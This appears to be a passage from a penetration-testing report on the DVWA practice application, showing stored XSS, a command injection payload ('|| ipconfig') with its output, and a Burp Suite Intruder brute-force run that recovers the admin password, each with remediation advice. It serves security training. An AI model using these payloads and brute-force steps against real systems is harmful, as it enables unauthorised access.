
Message *

Name: hi
Message: Click me

More Information

- https://owasp.org/www-community/attacks/xss
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Step 4: Next click on the **cick me** option the output mention below



localhost says

Stored XSS

Name *

Message *

Name: hi
Message: Click me

More Information

- https://owasp.org/www-community/attacks/xss
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

Tittle: Command Injection

Description

Command Injection is a critical web vulnerability that occurs when an application allows unsanitized user input to be passed directly into system-level commands executed by the server

Affected resources	Severity
http://localhost/dvwa/vulnerabilities/exec/	High

Impact

Command Injection is a critical security vulnerability that allows attackers to execute arbitrary system-level commands on a server.


Recommandation

To prevent command injection, always validate and sanitize user inputs by allowing only expected values and rejecting or escaping special characters. Avoid using system commands directly with user data—prefer safer APIs or built-in functions. Apply the principle of least privilege, ensuring the application runs with minimal permissions. Regularly update software and use web application firewalls (WAFs) to detect and block malicious inputs.

Tool used	References
-	-

POC

Step 1:Visit command injection page



Vulnerability: Command Injection


Ping a device

Enter an IP address: Submit

More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://owasp.org/www-community/attacks/Command_Injection

Step 2: Insert payload || ipconfig



Vulnerability: Command Injection

Ping a device

Enter an IP address: || ipconfig

```
Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::54e:7e3a:1801:957c%18
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Wireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . : domain.name
   IPv4 Address. . . . . . . . . . . : 192.168.1.10
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.1

Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : E3-WDS13.COM
```

More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/

Tittle: Brute force

Description

Brute force is an attack method where an attacker systematically tries all possible combinations of usernames, passwords, or encryption keys until the correct one is found. It relies on trial and error and can be time-consuming, but with automation and weak credentials, it can be effective. This attack often targets login forms, authentication mechanisms, or encrypted data**.**

Affected resources	Severity
http://localhost/dvwa/vulnerabilities/brute/	Medium

Impact

Brute force attacks can lead to unauthorized access to user accounts or administrative systems, resulting in data breaches, loss of sensitive information, and potential system compromise. They can also cause account lockouts, service disruption, and increased server load, impacting system performance and user experience.


Recommandation

To prevent brute force attacks, implement account lockout mechanisms after a limited number of failed login attempts. Use CAPTCHA to block automated scripts and enforce strong password policies. Enable multi-factor authentication (MFA) for added security. Monitor login activity for suspicious behavior and rate-limit authentication attempts.

Tool used	References
Burp-suite	**-**


POC

Step 1: Visit the page



- https://owasp.org/www-community/attacks/Brute_force_attack
- http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html

Step 2:Intercepting the communication between DVWA web application and server send login page request to intruder


Burp Suite Professional v2025.1.4 - Temporary Project - licensed to h3110w0r1d
Dashboard Proxy Target Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Start attack
Positions Add § Clear § Auto §
Paste Load... Remove Clear Deduplicate Add
Add from list...
Add Edit Remove Up Down
2 highlights 2 payload positions Length: 823
Event log (5) All issues (54) Memory: 220.5MB

Cluster bomb attack

Target: http://localhost ✓ Update Host header to match target

```
GET /dvwa/vulnerabilities/brute/?username=§admin§&password=§admin§&Login=Login HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/dvwa/vulnerabilities/brute/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=1fi471cgp4v9vf50ehu640iqq2
Connection: keep-alive
```

Payloads

Payload position:	2 - admin
Payload type:	Simple list
Payload count:	5
Request count:	25

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.


admin
tapan
gaurav
administrator
password

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Enabled	Rule

Step 3: Select the attack type and click on start attack




6. Intruder attack of http://localhost

Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
18	tapan	administrator	200	181			4591	
19	password	administrator	200	188			4591	
20	administrator	administrator	200	191			4591	
21	admin	password	200	193			4634	
22	gaurav	password	200	195			4591	
23	tapan	password	200	171			4591	
24	password	password	200	194			4591	
25	administrator	password	200	199			4591	

```
GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/dvwa/vulnerabilities/brute/
Accept-Encoding: gzip, deflate, br
Cookie: security=low; PHPSESSID=1fi471cgp4v9vf50ehu640iqq2
Connection: keep-alive
```

Step 4: In the above screenshort we can see in red highlight we can get Useradmin='admin' and Password='password'



localhost/dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login#

Vulnerability: Brute Force

Login

Welcome to the password protected area admin

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password
- http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html